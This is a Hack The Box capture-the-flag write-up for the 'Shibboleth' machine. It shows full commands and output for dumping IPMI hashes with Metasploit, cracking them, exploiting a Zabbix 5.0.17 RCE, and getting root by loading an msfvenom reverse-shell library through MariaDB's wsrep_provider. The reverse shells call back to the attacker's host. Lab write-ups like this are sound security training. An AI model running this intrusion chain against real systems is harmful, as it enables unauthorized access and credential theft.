

HTB: SHIBBOLETH

Writeup

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ENUMERATION


Nmap scan results:

```
nmap -sV -sC -p- 10.10.11.124

Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-22 16:45
MSK
Nmap scan report for 10.10.11.124
Host is up (0.057s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to
http://shibboleth.htb/
Service Info: Host: shibboleth.htb
```

Not much. Let`s dive in! (*Don`t forget to add [shibboleth.htb](#) record to the [/etc/hosts](#) file*)

The web server hosts some stock template with nothing interesting inside - no helpful dirs/files or other information.




What about another vhosts?

```
ffuf -u http://shibboleth.htb -H "Host:FUZZ.shibboleth.htb" -w /SecLists/Discovery/DNS/subdomains-top1million-110000.txt -fc 302
```

```
:: Method      : GET
:: URL         : http://shibboleth.htb
:: Wordlist    : FUZZ: hunt/recon/wrds/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header     : Host: FUZZ.shibboleth.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200,204,301,302,307,401,403,405
:: Filter     : Response status: 302
-----
monitor      [Status: 200, Size: 3686, Words: 192, Lines: 30, Duration: 62ms]
monitoring   [Status: 200, Size: 3686, Words: 192, Lines: 30, Duration: 60ms]
zabbix       [Status: 200, Size: 3686, Words: 192, Lines: 30, Duration: 65ms]
```

And here we have 3 new vhost names that are interchangeably (*I mean, they point to the same resource, so you can only pick the one to add it to the hosts file*).



→ ↻ 🔒 monitor.shibboleth.htb ☆ 📄

ZABBIX

Username

Password

☒ Remember me for 30 days

And so, we have discovered [Zabbix](#) – *an open-source software tool to monitor IT infrastructure such as networks, servers, virtual machines, and cloud services.*

I instantly tried to enter with default [Zabbix](#) creds – [Admin:zabbix](#) but no luck.

Did I miss something? Yeap... I`ve totally forgot about [UDP](#). Let`s step back to nmap and do some UDP scan.

```
sudo nmap -sU -sV -sC 10.10.11.124

Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-24 13:52 MSK
Stats: 0:03:30 elapsed; 0 hosts completed (1 up), 1 undergoing UDP
Scan
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.054s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE  VERSION
623/udp   open  asf-rmcp
```

Quick Google search reveals [interesting facts](#) about this port and service. You can read the whole story about it in the link above.

I only provide some summary:

- The port provides [Intelligent Platform Management Interface \(IPMI\)](#) which defines a set of interfaces used by system administrators for out-of-band management of computer systems and monitoring of their operation;

- There are serious security flaws such as IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval that allow a malicious actor to do some nasty things!

EXPLOITATION

Let`s start from version determining:

```
msf6 > use auxiliary/scanner/ipmi/ipmi_version
msf6 auxiliary(scanner/ipmi/ipmi_version) > show options

Module options (auxiliary/scanner/ipmi/ipmi_version):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to probe in each set
  RHOSTS     10.10.11.124     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      623              yes       The target port (UDP)
  THREADS    10               yes       The number of concurrent threads

msf6 auxiliary(scanner/ipmi/ipmi_version) > set RHOST 10.10.11.124
RHOST => 10.10.11.124
msf6 auxiliary(scanner/ipmi/ipmi_version) > run

[*] Sending IPMI requests to 10.10.11.124->10.10.11.124 (1 hosts)
[*] 10.10.11.124:623 - IPMI - IPMI-2.0 UserAuth(auth_msg, auth_user, non_null_user) PassAuth(password, md5, md2, null) Level(1.5, 2.0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

That`s a good start! What about dumping some hashes?

```
msf6 > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 10.10.11.124
RHOSTS => 10.10.11.124
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.10.11.124:623 - IPMI - Hash found: Administrator:19eee7eb82080000eed989ce143475db3396bd346a09b2d5f36f38fa4c51cb3331ec2466951
72:0e09fa9dd687fabb593981b0351d68fede69f3a7
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


OK. We have Administrator`s hash of password and it`s time for `hashcat` to do its job. (*Place the hash to a file without “Administrator:”*)

```
hashcat -m 7300 --force ipmi_hash ~/hunt/recon/wrds/rockyou.txt
```

As a result, we`ve got the password!

```
9c0bae80041f0000c6c1b11a809d97676ccfcd485b132a1cf52ceb6e71fbc12d40f67cde218e697ea123456789abcd  
:1781a47a5579c8c35f0aef780437cf422d27dcd6:ilovepumpkinpie1
```

And so, creds are `Administrator:ilovepumpkinpie1`. Let`s try to log in into `Zabbix`.



After getting in we can see the version of the software - 5.0.17. Google tells us that the version has [blind RCE vulnerability](#).

Using the script from the POC above we can open reverse shell!
And what are we waiting for?

```
~/Documents/shibboleth$ python3 exploit.py http://monitoring.shibboleth.htb Administrator ilovepumpkinpie1 10.10.14.78 4444  
[*] this exploit is tested against Zabbix 5.0.17 only  
[*] can reach the author @ https://hussienmisbah.github.io/  
[+] the payload has been Uploaded Successfully  
[+] you should find it at http://monitoring.shibboleth.htb/items.php?form=update&hostid=10084&itemid=33617  
[+] set the listener at 4444 please...  
[?] note : it takes up to +1 min so be patient :)  
[+] got a shell ? [y]es/[N]o: y
```

```
2: indigo@sadland: ~
```

```
~$ nc -lvp 4444  
Listening on 0.0.0.0 4444
```

Wait a bit and get the shell as `zabbix` user.

```
~/Documents/shibboleth$ python3 exploit.py http://monitoring.shibboleth.htb Administrator ilovepumkinpie1 10.10.14.78 4444
[*] this exploit is tested against Zabbix 5.0.17 only
[*] can reach the author @ https://hussienmisbah.github.io/
[*] the payload has been Uploaded Successfully
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[*] set the listener at 4444 please...
[?] note : it takes up to +1 min so be patient :)
[+] got a shell ? [y]es/[N]o: 
```

2: indigo@sadland: ~ ▾

```
~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.124 51546
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
zabbix@shibboleth:/$
```

PRIVILEGE ESCALATION

Inside the machine we see new user - `ipmi-svc`.

```
zabbix@shibboleth:/home$ ls -las
ls -las
total 12
4 drwxr-xr-x 3 root root 4096 Oct 16 12:24 .
4 drwxr-xr-x 19 root root 4096 Oct 16 16:41 ..
4 drwxr-xr-x 4 ipmi-svc ipmi-svc 4096 Mar 29 12:13 ipmi-svc
zabbix@shibboleth:/home$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ipmi-svc:x:1000:1000:ipmi-svc,,,:/home/ipmi-svc:/bin/bash
zabbix@shibboleth:/home$
```

I've searched ever corner of the machine looking for way to escalate to the new user but didn't find anything. And you know what? Keep it simply and try to reuse the password from IPMI ☺

```
zabbix@shibboleth:/usr/share$ su ipmi-svc
su ipmi-svc
Password: ilovepumkinpie1

ipmi-svc@shibboleth:/usr/share$
```

Now you can get the flag, located at `/home/ipmi-svc/user.txt`

The `ipmi-svc` user can access config files from `Zabbix` main directory. From config we can extract password that is used for access to DB.

```
ipmi-svc@shibboleth:/etc/zabbix$ grep -iF pass zabbix_server.conf
grep -iF pass zabbix_server.conf
### Option: DBPassword
#       Database password.
#       Comment this line if no password is used.
DBPassword=bloooarskybluh
#       Temporary file used for passing data from SNMP traps to the server
```

As for the DB's user its name is default - `zabbix`. So, we have new pair of creds - `zabbix:bloooarskybluh`.

Here `MariaDB` serves as its back-end database.

```
ipmi-svc@shibboleth:/etc/zabbix$ mysql -u zabbix -p
mysql -u zabbix -p
Enter password: bloooarskybluh

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3254
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Notice the version - `10.3.25`. It has [RCE vulnerability](#) in Galera Replication Plugin.! As we see, it's pretty easy to exploit. And because the service is running as root it means we can easily pwn the machine! All we need is:

- Create payload using `msfvenom`

```
~$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=<ip> LPORT=<port> -f elf-so -o ex_maria.so
bash: ip: No such file or directory
~$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.78 LPORT=5555 -f elf-so -o ex_maria.so
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf-so file: 476 bytes
Saved as: ex_maria.so
```

- Set up `nc` listener;
- Upload the payload to the machine;

- Log into mysql and set path to our malicious [Galera](#)

Replication Plugin

```
ipmi-svc@shibboleth:/tmp/graceT$ mysql -u zabbix -p
mysql -u zabbix -p
Enter password: bloooarskybluh

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 52
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SET GLOBAL wsrep_provider="/tmp/graceT/ex_maria.so";
SET GLOBAL wsrep_provider="/tmp/graceT/ex_maria.so";
ERROR 2013 (HY000): Lost connection to MySQL server during query
```

Don't be confused seeing the ERROR message and check your [nc](#). You should already get shell as root.

```
~$ nc -lvnp 5555
Listening on 0.0.0.0 5555
Connection received on 10.10.11.124 45462
whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@shibboleth:/var/lib/mysql#
```

Root is taken!